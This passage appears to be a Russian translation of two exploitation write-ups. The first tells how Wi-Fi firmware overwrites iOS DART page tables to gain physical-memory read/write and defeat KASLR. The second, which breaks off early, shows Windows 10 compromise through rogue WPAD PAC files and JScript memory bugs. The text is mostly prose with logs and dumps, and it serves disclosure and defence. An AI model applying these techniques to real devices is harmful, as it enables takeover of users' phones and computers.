Изменение указателей регистров backplane в соответствующей `dma_info` отключило механизм. Код прошивки мог безвредно отправлять некорректные запросы, тогда как хост продолжал использовать отравленный индекс. Ожидаемый элемент за пределами кольца появился в памяти ядра.




Разработка плана эксплуатации

Примитив записывает только созданную хостом структуру элемента кольца по смещениям, выровненным на размер элемента, без возможности видеть адреса ядра. Идеальной целью являются таблицы трансляции DART: один действительный дескриптор отображает произвольную физическую память в доступный прошивке IO-Space.


После перезагрузок соседние объекты рандомизировались, поэтому полагаться на естественно расположенную рядом таблицу было ненадёжно.

Формирование IO-Space

Flow rings содержат метаданные исходящего трафика и динамически создаются для сочетаний конечных точек, EtherType и приоритета. Прошивка может отправить незапрошенный ответ удаления. Хост удаляет одну ссылку, но пропускает release, обычно парный собственному запросу, из-за чего кольцо утекает, а его диапазон IO остаётся занят.




Многократные утечки продвигают последующие flow rings вверх по IO-Space. Исчерпание одной таблицы DART L2 заставляет выделить следующую. Flow rings и таблицы имеют близкие размеры и используют одну зону `IOMalloc`, поэтому следующее flow ring надёжно оказывается рядом с новой таблицей.





```
panic(cpu 0 caller 0xffffffff016197f1c):
    dart-apcie2 (0xffffffe000b27400):
        DART error: SID 0 PTE invalid exception on read with device VA 0x005c3000
    (TTBR 0 SEG 2 PTE 0x1c3 ERROR_STATUS 0x80000104 AXI_ID 0x0000)
```

Элементы flow ring и дескрипторы DART


Элементы кольца и дескрипторы выровнены по 64 битам. Второе quadword элемента объединяет шесть байтов MAC назначения с двумя байтами MAC источника, что позволяет управлять младшими 48 битами, если хост отправляет данные выбранному получателю.





Подмена MAC источника?

Хост может получить MAC Wi-Fi из тега Function Extension в OTP чипа и поместить его в device tree. Программирование OTP необратимо и рискованно.



Эксперимент показал, что DART игнорирует два старших байта дескриптора, поэтому фиксированная часть MAC источника не имеет значения.




Подмена MAC назначения

ARP spoofing связывает неиспользуемый IP со специально сформированным MAC, а ping заставляет XNU отправить ему ответ. Действительный дескриптор L2 требует младших битов 11, которые обозначают multicast/broadcast MAC и могут отклоняться обычным сетевым оборудованием.

```
00000000  13 07 43 06 05 19 20 40  44 ee 07 00 00 00 00 00  |..C... @D.......|
00000010  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000020  00 00 00 00 00 00 00 00  77 00 00 00 00 00 00 00  |........w.......|
00000030  00 00 00 00 00 00 00 00  20 11 00 00 00 00 00 18  |........ .......|
00000040  0f 38 00 38 03 11 6b 10  1c 02 7e 1b 00 8a 00 00  |.8.8..k...~.....|
00000050  00 00 00 00 00 00 00 00  54 52 3c 21 64 41 03 32  |........TR<!dA.2|
00000060  5f 18 05 96 28 9f b6 79  80 80 03 0c 00 40 40 32  |_...(..y.....@@2|
00000070  00 5f f4 75 90 80 00 ee  00 84 08 f0 0b 00 00 00  |._.u............|
00000080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
000000a0  dc 43 00 80 02 00 00 00  f5 3f 00 18 00 00 00 00  |.C.......?......|
000000b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000000c0  15 1d 08 00 00 00 73 3d  43 30 00 4d 3d 50 52 4e  |......s=C0.M=PRN|
000000d0  4c 20 6d 3d 35 2e 37 20  20 20 56 3d 6d 00 ff 80  |L m=5.7   V=m...|
000000e0  09 83 0c 06 f5 00 03 c7  70 08 00 00 00 00 00 00  |........p.......|
000000f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000220  00 00 00 ff                                       |....|
```


Ассемблерная заглушка в прошивке внедряет ARP-трафик напрямую в путь приёма хоста, минуя эфир и точку доступа. Затем XNU отправляет unicast-трафик на специально сформированный адрес, выглядящий как broadcast, создавая желаемые байты дескриптора.




Начало

Дескриптору всё ещё нужна полезная физическая цель несмотря на KASLR. Аппаратные регистры находятся по фиксированным физическим адресам, включая собственные регистры DART с указателями на таблицы L0. DART не запрещала mappings за пределами DRAM.

Инфраструктура преобразовала mapping регистров DART в ядре в физическое пространство; независимый разбор бинарного device tree прошивки дал тот же адрес.






Перезапись flow ring сначала отображает регистры DART в IO-Space. DMA считывает их дескриптор L0, раскрывая физический адрес следующей таблицы. Повторение примитива спускается через L1 к таблице L2.

```
145.661563945 192.168.1.11  192.168.1.51  ICMP  85 Echo (ping) reply
    Receiver address: Tp-LinkT_16:32:fc (98:de:d0:16:32:fc)
    Destination address: ab:cd:ab:cd:ab:03 (ab:cd:ab:cd:ab:03)
    Transmitter address: Apple_4b:50:34 (48:bf:6b:4b:50:34)
    Source address: Apple_4b:50:34 (48:bf:6b:4b:50:34)
    BSS Id: Tp-LinkT_16:32:fc (98:de:d0:16:32:fc)
    STA address: Apple_4b:50:34 (48:bf:6b:4b:50:34)
    .... .... .... 0000 = Fragment number: 0
    0000 0101 1000 .... = Sequence number: 88
    Frame check sequence: 0xc67cac86 [correct]
```

Последняя перезапись отображает в IO-Space саму таблицу L2.



Теперь DMA прошивки может напрямую изменять дескрипторы, создавать произвольные физические mappings и управлять всей физической памятью хоста. Дескрипторы сохраняются до перезагрузки устройства. Перебор адресов IO вытесняет большой TLB DART, если в нём остаются устаревшие трансляции.


```
DART Registers VA: 0xFFFFFFE027D00000
DART Registers PA: 0x603008000
```

Поиск slide KASLR

Сканирование DRAM в поисках ядра сработало бы, но было бы неэффективно. Аппаратные регистры KTRR с фиксированными адресами содержат границы защищённой физической области, включая смещённую базу ядра.


```
compatible                      dart,t8010<00>dart,s5l8960x
page-size                       <00><10>
interrupt-parent                <00><00><00><10>
interrupts
reg                             0x0000000603008000 0x0000000000004000
vm-offset                       <00><00><00><80>
AAPL,phandle                    <00><00><00><96>
error-reflector                 0x000000020FFFC000 0x000000020FFFC000
device_type                     dart
fetch-config                    <03><03><0E>
diag-config                     <00><01>
stt-idx-width
name                            dart-apcie2
```

Их отображение и чтение через управляемые трансляции DART напрямую раскрывает slide KASLR.



Эксплойт


Полная цепочка для iPhone 7 с iOS 10.2 предоставляет беспроводные API физического чтения и записи. Каждый запрос вставляет цель в управляемую таблицу L2 и обращается к её адресу IO через DMA. Для других устройств и сборок требуется изменить символы; уязвимости существовали вплоть до iOS 10.3.3.




```
gPESoCBasePhys: 0x200000000
rorgn_begin   : 0x0000000000000919
Kernel Base   : 0x802464000
```

Послесловие

В этой серии мы получили надёжное управление ядром iOS только через связь по Wi-Fi, попутно выполнив обратную разработку закрытых прошивки, драйверов и оборудования IOMMU.



DART значительно повысила сложность атаки, а KTRR правильно защитила неизменяемые страницы, но будущие системы должны поддерживать доступ периферии к mappings только для чтения, очищать устаревшие дескрипторы компонента при перезагрузке и запрещать отображения IO-Space за пределами DRAM. Любое событие, ioctl, управляющее сообщение и общий индекс от периферийного устройства всё равно необходимо считать вредоносным вводом даже при наличии аппаратной изоляции памяти.

aPAColypse сейчас: эксплуатация Windows 10 в локальной сети с помощью WPAD/PAC и JScript

Введение

Proxy Auto-Config использует JavaScript как формат настройки сети: клиент загружает PAC-файл и выполняет функцию для выбора прокси. Web Proxy Auto-Discovery устраняет предварительно настроенный сервер и спрашивает у сети, где находится этот файл JavaScript. В 2017 году каждая стандартная установка Windows фактически просила соседнюю инфраструктуру предоставить код для выполнения.

Windows оценивает PAC с помощью `jscript.dll` — устаревшего движка IE7/IE8 — в неизолированной службе. Эта работа демонстрирует первую известную атаку WPAD, приводящую к полной компрометации компьютера. Chrome оценивает JavaScript PAC в песочнице, а другие операционные системы не включали WPAD по умолчанию.

Web Proxy Auto-Discovery

WPAD пробует DHCP и DNS, используя LLMNR/NetBIOS как резервные варианты. Эти механизмы создают несколько позиций для атаки.

Локальная сеть через DHCP

Клиент запрашивает опцию DHCP 252. Ответ вида `http://server.domain/proxyconfig.pac` направляет его к PAC-файлу. Атакующий может выиграть гонку DHCP или выдать себя за сервер, возможно, с помощью манипуляций ARP, и вернуть вредоносный URL.

Удалённая атака через перехват DNS

Компьютеры, настроенные на общедоступный DNS, отправляют запросы наподобие `wpad.local` за пределы локальной сети. Шлюз или вышестоящий атакующий может подделать ответ DNS и направить клиент на вредоносный JavaScript.

Удалённая атака через вредоносный wpad.tld

WPAD рекурсивно проходит по суффиксам имени хоста. Для `laptop01.us.division.company.com` он может запрашивать:

- `wpad.us.division.company.com`
- `wpad.division.company.com`
- `wpad.company.com`
- `wpad.com`

Исторически такие регистрации, как `wpad.co.uk`, получали запросы от посторонних организаций. Просроченный проект стандарта 1999 года рекомендует отклонять имена верхнего уровня, но опирается на устаревшую модель TLD. Поэтому регистрируемое имя `wpad` в суффиксе организации может удалённо доставлять вредоносный PAC, если его явно не блокировать.

Ошибки

В JScript отсутствуют современные поверхности движка, например типизированные массивы, многочисленные оптимизированные быстрые пути, универсальные геттеры и сеттеры и изменяемые прототипы. При этом сохраняются классические классы ошибок: использование после освобождения, переполнения и неинициализированные переменные.

Его несегментный сборщик мусора с маркировкой и очисткой требует, чтобы нативный код регистрировал хранящиеся на стеке объекты как корни. Если забыть этот шаг, живой объект может быть освобождён. Новая грамматика Domato моделировала встроенные функции JScript; ручной анализ и фаззинг обнаружили семь проблем безопасности:

Класс уязвимости	Режим IE8	Режим IE7/WPAD
Использование после освобождения	1340, 1376, 1381	1376
Переполнение кучи	1369, 1383	1369, 1383
Неинициализированная переменная	1378	1378
Чтение за границами	1382	1382
Всего	**7**	**5**

WPAD использует семантику совместимости IE7, поэтому доступны пять ошибок. Microsoft исправила все семь до публикации.

Эксплойт

VAR и строки JScript

64-разрядная структура `VAR` JScript, эквивалентная `VARIANT`, занимает 24 байта:

Смещение	Размер	Значение
0	2	Тип: 3 — целое число, 5 — double, 8 — строка и т. д.
8	8	Непосредственное значение или указатель

16	8	Обычно не используется

Строковая VAR указывает на символьные данные BSTR. Заголовок BSTR находится непосредственно перед ними:

Смещение	Размер	Значение
0	4	Не используется
4	4	Длина в байтах без завершающего символа
8	длина + 2	Символы UTF-16 и завершающий символ

BSTR используют кучу OleAut32 и проходят через строковый кеш вместо немедленного освобождения.


Этап 1: утечка информации

`RegExpFncObj` имеет место для десяти пар начала и конца захватов. `RegExp.lastParen` индексирует их по фактическому числу захватов без ограничения. Минимальный пример:

